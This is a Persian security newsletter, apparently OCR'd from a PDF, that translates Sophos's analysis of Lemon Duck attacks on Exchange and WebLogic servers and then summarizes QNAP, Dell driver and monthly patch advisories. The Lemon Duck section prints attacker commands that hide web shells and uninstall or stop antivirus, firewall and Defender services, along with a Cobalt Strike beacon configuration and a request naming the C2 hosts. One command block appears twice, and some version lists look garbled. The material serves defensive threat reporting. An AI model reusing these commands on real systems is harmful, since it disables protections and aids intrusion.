
- توزیع چندین نسخه Web Shell که در جریان حمله دریافت می‌شوند؛
- نصب استخراج کننده در قالب یک سرویس Windows به‌عنوان تکنیکی برای ماندگار کردن بدافزار؛
- استفاده از Exploit سرویس‌دهنده Oracle WebLogic برای گسترش آلودگی در سطح شبکه (Lateral Movement)؛
- در برخی نمونه‌ها، از certutil که یک ابزار خط فرمان برای مدیریت Windows Certificate Services است برای دریافت کد مخرب Lemon Duck استفاده شده است؛ این کد در ادامه توسط PowerShell اجرا می‌شود؛
- ایجاد حساب کاربری با دسترسی اتصال Remote Desktop؛
- تکامل سازوکار بی‌اثر کردن محصولات امنیتی نصب شده بر روی دستگاه؛
- دریافت Cobalt Strike Beacon در یکی از حملات این کارزار.

سوءاستفاده از سرورهای آسیب‌پذیر Exchange

در کارزارهای قبلی Lemon Duck در جریان آلوده‌سازی سرورهای تحت Windows، کد استخراج‌کننده از طریق PowerShell دریافت و اجرا می‌شده است. اما در برخی از نمونه‌های کارزار جدید با استفاده از certutil اسکریپت و کدهای اجرایی مخرب پس از دانلود، بر روی دیسک ذخیره شده و در ادامه با استفاده از PowerShell اجرا می‌شوند.

به گفته سوفوس در این کارزار از پروسه w3wp.exe (یا همان IIS Worker) برای اجرای فرامین بر روی سرور Exchange قربانی استفاده شده است. در یک روش که مشابه با کارزارهای پیشین است اسکریپت مخرب PowerShell از یک نشانی URL که به mail.jsp?mail/ ختم می‌شود دریافت می‌شود.

در یک مورد نیز مهاجمان با بهره‌گیری از certutil.exe اقدام به دریافت اسکریپت PowerShell کرده‌اند. در نمونه‌ای دیگر هم مهاجمان از certutil برای دریافت مستقیم یک کد اجرایی که توسط Python کامپایل شده استفاده کرده و در ادامه با Windows Scheduler آن را اجرا کرده‌اند. اسکریپت Python، در ادامه، فرامین مخرب PowerShell را فراخوانی کرده و یک Cobalt Strike Beacon را دریافت می‌کند.



همچنین در یک مورد مهاجمان با ارسال فرامینی یکسان با کد استفاده شده در اسکریپت‌های Exploit، آنها را از طریق cmd.exe فراخوانی کرده و عملاً یک حمله Fileless را به راه انداخته بودند. کد اجرا شده در نهایت منجر به ایجاد یک نام کاربری با دسترسی Remote Desktop بر روی سرور قربانی می‌شده است. یکسان بودن نام کاربری و رمز عبور ایجاد شده در این فرامین با حساب‌های کاربری ساخته شده در حملات مبتنی بر certutil، به همراه عواملی دیگر موجب شده که سوفوس گردانندگان همه این حملات را یک فرد یا گروه بداند.

مخفی‌سازی Web-Shell

```
md "C:\inetpub\wwwroot\aspnet_client\js\demo"

copy "C:\inetpub\wwwroot\aspnet_client\wanlin.aspx" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.aspx"

copy "C:\inetpub\wwwroot\aspnet_client\wanlin.txt" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlin.txt"

attrib "C:\inetpub\wwwroot\aspnet_client\js" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\*" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo\*" +s +h
attrib "C:\inetpub\wwwroot\aspnet_client\wanlin*" +s +h
```

چندین نمونه از China Chopper Web Shell در کارزار اخیر مورد استفاده قرار گرفته است. از این نمونه‌های Web Shell در حملات دیگر مبتنی بر ProxyLogon نیز استفاده شده است. به‌محض آلوده شدن سرور Exchange مهاجمان اقدام به کپی Web Shellهایی که پیش‌تر دریافت شده بودند در پوشه‌های مختلف کرده و مشخصه‌های (Attribute) فایل‌های آنها را به‌صورت Hidden (مخفی) و Read-only (فقط-خواندنی) تنظیم می‌کنند.

غیرفعال کردن محصولات امنیتی

در برخی کارزارها، Lemon Duck با بهره‌گیری از WMI یا Windows Management Instrumentation برای حذف محصول امنیتی نصب شده بر روی دستگاه تلاش می‌کند. در این کارزار، مهاجمان از taskkill برای غیرفعال کردن برخی محصولات امنیتی و از چند فرمان برای بکارگیری Service Controller و در ادامه، متوقف و حذف کردن محصولات امنیتی از روی دستگاه بهره می‌گیرند. بدیهی است که در صورت مجهز بودن محصول به قابلیت‌های موسوم به خودحفاظتی (Tamper Protection)، این تکنیک‌های مهاجمان بی‌ثمر خواهند بود.

```
cmd /c start /b wmic.exe product where "name like '%Eset%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Kaspersky%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avast%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avp%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Security%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Norton Security%'" call uninstall /nointeractive
cmd /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppressmsgboxes /norestart

cmd /c netsh advfirewall set allprofiles state off

cmd /c netsh advfirewall firewall delete rule 360????????
cmd /c netsh advfirewall firewall delete rule LiveUpdate360
cmd /c netsh advfirewall firewall delete rule 360LeakFixer.exe
cmd /c netsh advfirewall firewall delete rule 360????
cmd /c netsh advfirewall firewall delete rule 360bdoctor.exe
cmd /c netsh advfirewall firewall delete rule 360netcfg.exe
cmd /c netsh advfirewall firewall delete rule 360Seclogon
cmd /c netsh advfirewall firewall delete rule 360rp.exe
cmd /c netsh advfirewall firewall delete rule 360rps.exe
cmd /c netsh advfirewall firewall delete rule 360safe.exe
cmd /c netsh advfirewall firewall delete rule 360safe_cq.exe
cmd /c netsh advfirewall firewall delete rule 360EvtMgr.exe
cmd /c netsh advfirewall firewall delete rule 360se.exe
cmd /c netsh advfirewall firewall delete rule 360????-????
cmd /c netsh advfirewall firewall delete rule 360sdUpd.exe
cmd /c netsh advfirewall firewall delete rule 360????
cmd /c netsh advfirewall firewall delete rule 360????-??
cmd /c netsh advfirewall firewall delete rule 360sd.exe
cmd /c netsh advfirewall firewall delete rule 360speedld.exe
cmd /c netsh advfirewall firewall delete rule 360Tray.exe
cmd /c taskkill /im 360bdoctor.exe /F

cmd /c taskkill /im 360rp.exe /F
cmd /c taskkill /im 360rps.exe /F
cmd /c taskkill /im 360safe_cq.exe /F
cmd /c taskkill /im 360safe_se.exe /F
cmd /c taskkill /im 360sd.exe /F
cmd /c taskkill /im 360speedld.exe /F
cmd /c taskkill /im 360Tray.exe /F
cmd /c taskkill /im 360LogCenter.exe /F
cmd /c taskkill /im 360tray.exe /F
cmd /c taskkill /im 360speedld.exe /F
cmd /c taskkill /im 360se.exe /F

cmd /c sc stop SecurityHealthService
cmd /c sc stop wuauserv
cmd /c sc stop WaaSMedicSvc
cmd /c sc stop WarSvc
cmd /c sc stop mpssvc
cmd /c sc stop Sense
cmd /c sc stop WdNisSvc
cmd /c sc stop WinDefend
cmd /c sc stop uhssvc

cmd /c sc stop "Sophos System Protection Service"
cmd /c sc stop "Sophos AutoUpdate Service"
cmd /c sc stop "Sophos Endpoint Defense Service"
cmd /c sc stop SAVService
cmd /c sc stop SAVAdminService
cmd /c sc stop SavexSrvc
cmd /c sc stop PMConfExtrSvc
cmd /c sc stop MMRot
cmd /c sc stop PMScanner
cmd /c sc stop PMEVizsla
cmd /c sc stop SavexWebAgent
cmd /c sc stop swi_filter
cmd /c sc stop swi_service
cmd /c sc stop MBAMService
cmd /c sc delete "Sophos System Protection Service"
cmd /c sc delete "Sophos AutoUpdate Service"
cmd /c sc delete "Sophos Endpoint Defense Service"
cmd /c sc delete SAVService
cmd /c sc delete SAVAdminService
cmd /c sc delete SavexSrvc
cmd /c sc delete PMConfExtrSvc
cmd /c sc delete MMRot
cmd /c sc delete PMScanner
cmd /c sc delete PMEVizsla
cmd /c sc delete SavexWebAgent
cmd /c sc delete swi_filter
cmd /c sc delete swi_service
cmd /c sc delete MBAMService
```

Cobalt Strike Beacon

در نسخ پیشین Lemon Duck، یک فایل اجرایی کامپایل شده در بستر Python بر روی دستگاه دریافت می‌شد که شامل ماژول‌های مختلف برای گسترش دامنه نفوذ بر روی سایر دستگاه‌های شبکه بود. از جمله این ماژول‌ها می‌توان به Eternal Blue Exploit، حمله Bruteforce به Mssql و حمله موسوم به PassTheHash اشاره کرد.

اما در این کارزار، فایل اجرایی Python فاقد هر گونه ماژول حمله است. در عوض کدهای Cobalt Strike را از طریق یک اسکریپت دریافت می‌کند. یک Beacon نیز در حافظه متعلق به یک PowerShell فراخوانی شده و تلاش می‌شود تا با سرور فرماندهی (C2) ارتباط برقرار شود. سرور مذکور در زمان بررسی سوفوس، دیگر در دسترس نبود.

این کدهای اجرایی صرفا در این کارزار (*.hwqloan.com) دریافت می‌شده‌اند. هر چند نمی‌توان با قطعیت گفت اما به‌نظر می‌رسد که مهاجمان از این طریق در حال بررسی تکنیک جدید، پیش از استفاده فراگیر از آن بوده‌اند.

```
{
    "BeaconType": HTTP,
    "Port": 80,
    "SleepTime": 2000,
    "MaxGetSize": 1398104,
    "Jitter": 0,
    "Server": "ps2.hwqloan.com,vhosts.hwqloan.com,
    "get-uri": "/image/"
    "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
    "CryptoScheme": 0,
    "Proxy_Behavior": "Use IE settings",
    "license-id": 1359593325,
    "KillDate": 0,
    "bProcInject_StartRWX": "True",
    "bProcInject_UseRWX": "True",
    "bProcInject_MinAllocSize": 0,
    "ProcInject_Execute": ["CreateThread", "SetThreadContext", "CreateRemoteThread", "RtlCreateUserThread"],
    "ProcInject_AllocationMethod": "VirtualAllocEx",
    "ProcInject_Stub": "DOLiVETkeTUWta/pZ76SVQ==",
    "bUsesCookies": "False",
    "http_get_header":
        {'Host: cs2.sqlnetcat.com'
                'HAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*1;q=0.8'
         'Referer: http://www.google.com'
                'Pragma: no-cache'
         'Cache-Control: no-cache'
         '-.jpg'
            },
    "http_post_header":
        {'Host: cs2.sqlnetcat.com'
                'Content-Type: application/octet-stream'
         'Referer: http://www.google.com'
                'Pragma: no-cache'
         'Cache-Control: no-cache'
         '.asp'
            },
}
```

```
GET /image/
bjmfcmmfannodiniliagljfnpkkfaofccpfoaibnmhhiljikonoalcbcngimfamhkpgdlpcipegjokjaoflmacbplgcepaiiiopoaebgi
lhebeffinnafaoanhpepfgblmmcelpjfijmllchpaimojlkhellhdgcikiinmahgmjhpcclecjoconcmbpkdbgiiefflnbgonkghkkfjd
pjimfgpgmnfnihapmpeklkafdcpnceiiecfacafdfinghe-.jpg HTTP/1.1
Host: ps2.hwqloan.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*1;q=0.8
Referer: http://www.google.com
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Connection: Keep-Alive
Cookie: __cfduid=d23785ab79b94ece718546e7cf8e538d51618341786

HTTP/1.1 404 Not Found
Date: Wed, 14 Apr 2021 03:29:18 GMT
Content-Type: text/html; charset=iso-8859-1
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: max-age=1800
CF-Cache-Status: HIT
Age: 116
cf-request-id: 0970062cec0000fd8276211000000001
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?
s=mgTWzfykN39Lum5KgxZSz0QHiYpuYEA9EO9p24nZ6QKqfwLWUtt5sxGHwBiI7%2B510%2FIJkLWwFG4ImgfIMeaiVynFxvRsQILZrv2
ZppK1oNo%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"max_age":604800,"report_to":"cf-nel"}
Server: cloudflare
CF-RAY: 63f9d95b1e0cfd82-ORD
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400

105
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at ps2.hwqloan.com Port 80</address>
</body></html>

0
```

سوءاستفاده از Oracle WebLogic


Oracle WebLogic یک سرور مبتنی بر Java EE Application است که توسط سازمان‌ها در بستر سیستم‌های عامل مختلف استفاده می‌شود. نسخ آسیب‌پذیر این سرورها همواره یک هدف بالقوه برای بسیاری از استخراج‌کنندگان ارز رمز بوده است. بر طبق گزارش سوفوس، سوءاستفاده از CVE-2020-14882 که یک آسیب‌پذیری از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution) در WebLogic در هر دو بستر Windows و Linux است به فهرست تکنیک‌های Lemon Duck افزوده شده است.

مهاجم می‌تواند با پویش درگاه‌ها (Port Scanning) بر روی TCP/7001 و ارسال یک بسته خاص به‌سادگی سرورهای آسیب‌پذیر را شناسایی کند. سرور با پاسخ دادن به درخواست اطلاعات نسخه سرور را می‌فرستد؛ در صورت تطابق نسخه با هر یک از نسخ زیر مهاجم خواهد توانست تا با ارسال یک درخواست HTTP دستکاری شده از آن سوءاستفاده کند:

- ۳.۶.۰.۰
- ۱.۳.۰.۰
- ۲.۱.۳.۰
- ۲.۱.۴.۰
- ۱.۱.۰.۰

نصب استخراج‌کننده

همچون کارزارهای قبلی، نصب استخراج‌کننده در مرحله نهایی انجام می‌شود. مهاجم با استفاده از certutil، استخراج‌کننده و یک ابزار ثالث با نام Non-Sucking Service Manager - به اختصار NSSM - را دریافت می‌کند. از NSSM برای نصب ماژول استخراج‌کننده به‌عنوان یک سرویس با نام Windowsm_Update استفاده می‌شود. در ادامه با استفاده از Service Controller عنوان و توضیح سرویس به Microsofts Defender Antivirus Network Inspection Service تغییر داده می‌شود.



دسترسی به ماشین‌های آلوده از طریق RDP

قبل از حذف فایل‌هایی که از آنها برای دریافت استخراج‌کننده استفاده شده برای ایجاد یک حساب کاربری و افزودن آن به گروه Local Administrator تلاش می‌شود. همچنین ارتباط Remote Desktop نیز بر روی سرور فعال می‌شود. همان‌طور که اشاره شد محققان سوفوس شاهد رویدادهای مشکوک بر روی برخی سرورهای آسیب‌پذیر Exchange بوده‌اند که نام کاربری و رمز عبور یکسانی بر روی آنها مستقیما از طریق پروسه IIS Worker ایجاد شده بود.

```
md "C:\inetpub\wwwroot\aspnet_client\js\demo"

copy "C:\inetpub\wwwroot\aspnet_client\wanlin.aspx" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.aspx"

copy "C:\inetpub\wwwroot\aspnet_client\wanlin.txt" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlin.txt"

attrib "C:\inetpub\wwwroot\aspnet_client\js" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\*" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo\*" +s +h
attrib "C:\inetpub\wwwroot\aspnet_client\wanlin*" +s +h
```

مشروح گزارش سوفوس در لینک زیر قابل مطالعه است:

https://news.sophos.com/en-us/2021/05/07/new-lemon-duck-variants-exploiting-microsoft-exchange-server/

فهرست نشانه‌های آلودگی نیز در لینک زیر قابل دریافت است:

https://github.com/sophoslabs/IoCs/blob/master/Trojan-LDMiner.csv

هشدارهای امنیتی کیونپ؛
یکی از پس دیگر

شرکت کیونپ (QNAP Systems, Inc) هشدار داده که تجهیزات NAS ساخت این شرکت هدف حملات باج‌افزار eCh0raix قرار گرفته‌اند. کیونپ دستگاه‌های با رمز عبور ضعیف را به این حملات آسیب‌پذیر گزارش کرده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به این هشدار و چند توصیه نامه اخیر کیونپ پرداخته شده است.

در این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برگردان مشروح گزارش سوفوس ارائه شده است.

این شرکت از مشتریان خود خواسته تا با لحاظ کردن موارد زیر تجهیزات ساخت کیونپ را از گزند این گونه حملات ایمن نگاه دارند:

- استفاده از رمزهای عبور قدرتمند برای حساب‌های کاربری با سطح دسترسی Administrator
- فعالسازی IP Access Protection به‌منظور حفاظت از حساب‌های کاربری در برابر حملات Brute Force
- پرهیز از بکارگیری شماره پورت‌های پیش‌فرض ۴۴۳ و ۸۰۸۰

توضیحات بیشتر در توصیه‌نامه امنیتی زیر قابل مطالعه است:

https://www.qnap.com/en/security-advisory/QSA-21-18

همچنین کیونپ در توصیه‌نامه دیگری که ۲۴ اردیبهشت منتشر شد نسبت به سوءاستفاده گسترده مهاجمان از یک آسیب‌پذیری روز-صفر در Roon Server که بر روی تجهیزات NAS این شرکت فعال است هشدار داد. نسخه ۲۰۲۱-۰۲-۰۱ و نسخ قبل از آن از این آسیب‌پذیری متاثر می‌شوند.

این شرکت توصیه کرده که تا زمان انتشار اصلاحیه، راهبران Roon Server را غیرفعال کرده و از در دسترس قرار دادن NAS بر روی اینترنت پرهیز کنند.

با دنبال کردن مراحل زیر می‌توان Roon Server را غیرفعال کرد:

- به‌عنوان Administrator به QTS وارد شوید.
- App Center را باز کرده و بر روی آن کلیک شود تا پنجره جستجو نمایش داده شود.
- عبارت Roon Server وارد شده و بر روی Enter کلیک شود تا در نتایج ظاهر گردد.
- بر روی فلش زیر نشان Roon Server کلیک شود.
- گزینه Stop انتخاب شود.

اطلاعات بیشتر در لینک زیر قابل دسترس است:

https://www.qnap.com/en/security-advisory/QSA-21-17

هفته گذشته نیز نیز کیونپ یک آسیب‌پذیری از نوع را در Malware Remover ترمیم کرد که جزییات آن در زیر قابل مطالعه است:

https://www.qnap.com/en/security-advisory/QSA-21-16

سوءاستفاده از ضعف امنیتی مذکور مهاجمان را قادر به اجرای فرمان بر روی دستگاه‌های حاوی نسخ آسیب‌پذیر برنامه می‌کرد.

در سال‌های اخیر تجهیزات NAS ساخت شرکت کیونپ به کرات هدف حملات سایبری از جمله حملات باج‌افزاری قرار گرفته‌اند.

مطالعه مقاله فنی زیر برای مقاوم‌سازی QNAP NAS به تمامی راهبران این تجهیزات توصیه می‌شود:

https://www.qnap.com/en/how-to/faq/article/what-is-the-best-practice-for-enhancing-nas-security

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

انتشار جزییات پنج آسیب‌پذیری در راه‌انداز Dell؛
صدها میلیون دستگاه در معرض خطر

شرکت SentinelOne از وجود پنج آسیب‌پذیری امنیتی در راه‌اندازی (Driver) خبر داده که از بیش از ۱۲ سال قبل بر روی دستگاه‌های ساخت شرکت Dell استفاده می‌شده است.

تعداد دستگاه‌های متاثر از این پنج آسیب‌پذیری، صدها میلیون عدد تخمین زده شده است.

به گزارش شرکت مهندسی شبکه گستر، چهار مورد از آسیب‌پذیری‌های مذکور از نوع Elevation of Privileges گزارش شده‌اند و سوءاستفاده از آنها امکان ارتقای دسترسی مهاجم به سطح اعلا را برای مهاجم فراهم می‌کند.

- CVE-2021-21551: Local Elevation Of Privileges #1 – Memory corruption
- CVE-2021-21551: Local Elevation Of Privileges #2 – Memory corruption
- CVE-2021-21551: Local Elevation Of Privileges #3 – Lack of input validation
- CVE-2021-21551: Local Elevation Of Privileges #4 – Lack of input validation
- CVE-2021-21551: Denial Of Service – Code logic issue

این پنج آسیب‌پذیری که به همه آنها شناسه CVE-۲۰۲۱-۲۱۵۵۱ تخصیص داده شده از راه‌انداز DBUtil (فایل dbutil_2_3.sys) ناشی می‌شوند. این راه‌انداز در دستگاه‌های ساخت شرکت Dell در جریان پروسه به‌روزرسانی BIOS فراخوانی می‌شود.

به گفته محققان SentinelOne مهاجمان با بکارگیری این آسیب‌پذیری‌ها قادر به ترفیع سطح دسترسی خود به حدی خواهند بود که به تمامی سخت‌افزارهای بر روی دستگاه از جمله هر نشانی حافظه دسترسی کامل داشته باشند.

از آنجا که سوءاستفاده از آسیب‌پذیری‌های مذکور مستلزم فراهم بودن دسترسی اولیه مهاجم به دستگاه است به CVE-۲۰۲۱-۲۱۵۵۱ شدت حساسیت "حیاتی" (Critical) تخصیص داده نشده است. اما امکانی مخرب است که مهاجم در زنجیره حمله خود می‌تواند به‌طور مؤثر از آن سوءاستفاده کند.

شرکت Dell در توصیه‌نامه زیر ضمن ارائه راهکار برای ترمیم CVE-2021-21551 مدل‌های آسیب‌پذیر را فهرست کرده است:

https://www.dell.com/support/kbdoc/000186019

با وجود ارائه راهکار از سوی Dell، در زمان انتشار این خبر این شرکت هنوز گواهینامه راه‌انداز آسیب‌پذیر را باطل نکرده و بنابراین مهاجمی که موفق به رخنه به شبکه شده همچنان امکان سوءاستفاده از آن را خواهد داشت.

علیرغم طولانی بودن عمر این ضعف‌های امنیتی و تعداد زیاد دستگاه‌های آسیب‌پذیر، SentinelOne نشانه‌ای از سوءاستفاده از آنها توسط مهاجمان نیافته است. اما با انتشار گزارش SentinelOne این وضعیت می‌تواند خیلی زود تغییر کند.


SentinelOne برای فرصت دادن به کاربران برای انجام راهکار پیشنهادی از سوی Dell، فعلاً به انتشار جزییات عمومی این آسیب‌پذیری‌ها اکتفا کرده است. با این حال، بر طبق اعلام این شرکت قرار است نمونه کد (Proof of Concept) در تاریخ ۱۱ خرداد ۱۴۰۰ در دسترس عموم قرار گیرد.

مشروح گزارش SentinelOne در لینک زیر قابل دریافت و مطالعه است:

https://labs.sentinelone.com/cve-2021-21551-hundreds-of-millions-of-dell-computers-at-risk-due-to-multiple-bios-driver-privilege-escalation-flaws/

به‌روزرسانی‌ها و اصلاحیه‌ها؛

در اردیبهشت ۱۴۰۰



در اردیبهشت ۱۴۰۰، مایکروسافت، سیسکو، وی‌اِم‌وِر، بیت‌دیفندر، سونیک‌وال، جونیپر نت‌ورکز، گوگل، موزیلا، ادوبی، اس‌آپ، اپل، سامبا، وردپرس، دروپل، اگزیم و کدکاو اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهیمت‌ترین اصلاحیه‌های اردیبهشت ماه پرداخته شده است.

مایکروسافت

۲۱ اردیبهشت، شرکت مایکروسافت (Microsoft Corp)، مجموعه‌اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی می منتشر کرد. اصلاحیه‌های مذکور در مجموع ۵۵ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند.

درجه اهمیت ۴ مورد از این آسیب‌پذیری‌ها "حیاتی" (Critical) و ۵۰ مورد "مهم" (Important) اعلام شده است.

اکثر این آسیب‌پذیری‌ها از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution) گزارش شده‌اند.

